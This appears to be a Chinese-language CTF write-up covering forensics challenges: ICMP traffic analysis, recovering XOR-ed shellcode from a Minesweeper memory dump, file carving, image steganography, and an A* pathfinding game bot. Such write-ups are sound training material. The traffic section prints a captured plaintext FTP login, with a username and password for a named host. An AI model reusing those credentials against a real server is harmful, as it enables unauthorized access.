


输入得到正确结果。


# 网络取证


## 流量分析1

数据包挨个翻，看到ICMP特别多，有request也有response。然后每次数据包都会发一串字符串，只有第一位不同，按包顺序取出来就得到flag。



## 扫雷

从Dump文件中dump出EXE文件与XP下的winmine.exe比较，得到shellcode。



按原DUMP文件中的数据布置好内存，调试看到shellcode异或后在内存中得到flag。

## 流量分析2

FollowTCPstream 抠出一个RAR，是加密的，还有一段和FTP互动的。

然而这个FTP的密码并不是rar的密码。继续翻数据包，最后找到

220 http://www.aq817.cn

USER admin

331 Password required for admin.

PASS 2015@SEc@#$

230 User admin logged in.

SYST

215 UNIX Type: L8 Internet Component Suite

FEAT

211-Extensions supported:

HOST

SIZE

REST STREAM

MDTM

MDTM YYYYMMDDHHMMSS[+-TZ] filename

MLST size\*;type\*;perm\*;create\*;modify\*;

MFMT

MD5

XCRC "filename" start end

XMD5 "filename" start end

CLNT

SITE INDEX;ZONE;CMLSD;DMLSD

XCMLSD

XDMLSD

211 END

CLNT FlashFXP 4.2.6.1888

200 Noted OK.

PWD

257 "/" is current directory.

TYPE I

200 Type set to I.

MLST hehehe.rar

250-Listing hehehe.rar

size=39251;type=file;perm=fdrwa;create=20150926072351;modify=20150926065108; hehehe.rar

250 END

PASV

227 Entering Passive Mode (222,25,140,118,221,35).

RETR hehehe.rar

150 Opening data connection for hehehe.rar.

226 File sent ok



Base64解密一下得到一枝红杏出墙来，输入后得到一段DATA，发现是去了头的PNG，补上后打开图片得到FLAG

## HACKTEAM

Binwalk 得到tips和一个word文件，对word文件处理无果，发现还有个PDF，抠出PDF后发现有加密。然后输入tips中的梅花香自苦寒来，密码是拼音。

# 密码图片

## 图片隐写


先贴个图



先是用stegsolve看了，然而没什么卵用啊，后来用winhex看了下，jpg文件尾部是FFD9，在0x2A1E处已经到了文件末尾。




后面的内容




有点像rar文件，rar文件头是Rar!,挺像的，把文件头改回来看看。



有个图片，里面有6层目录，一共2^6=64个文件，但是里面的文件都是加密的。在这个未加密的图片里看到了这个：




多次出现，base64解密是”四叶草安全”，然后果然成功解密。




每个文件都是37位，由01组成。然后又脑洞了一下，按照从000000到111111顺序，print所有文件。

Tree一下，获取文件的顺序

写个脚本，读一下，发现像是二维码



然后处理下



扫描二维码得到flag：



## 图片隐写2

Binwalk后有JPEG和TIFF。抠出TIFF文件，Photoshop打开后看到有很多个图层。每个图层的某个字母需要3个数字才能确定，于是每3个一组，定位字母。坑的是居然不是19,9,10第19层9行10列，吃了几次亏以后，用前3个数字找到第一个字母F，确定是正确的顺序，即第10层第9行第19列得到flag。

## 魔塔AI

这是一个绕过障碍求最短路径的问题，通过C++实现，使用socket接收程序的输入，然后归一化地图信息，再使用A Start算法求解，发送行走指令。目标是营救小怪兽，初始ATK和DEF都太低了，不能打人，于是就一直爬楼梯，吃ADP，直到不得不打的时候才开始打人，走到250层再回到0层打公主d成功解救小怪兽。

参考：http://www.xuebuyuan.com/1156353.html，AI-A\*寻路算法

行走策略：

1）在地图中遇到A,D,P时，优先查找到它的最短路径，若无直接到达路径，则通过上下楼回溯到达。

2）若无A、D、P，则查找向上的楼梯，当遇到无路径可走时，消灭途中遇到的a/b/c。

3）到达250层以后，开始查找向下的楼梯并一路向下，并到第0层消灭d，拯救小怪兽Y。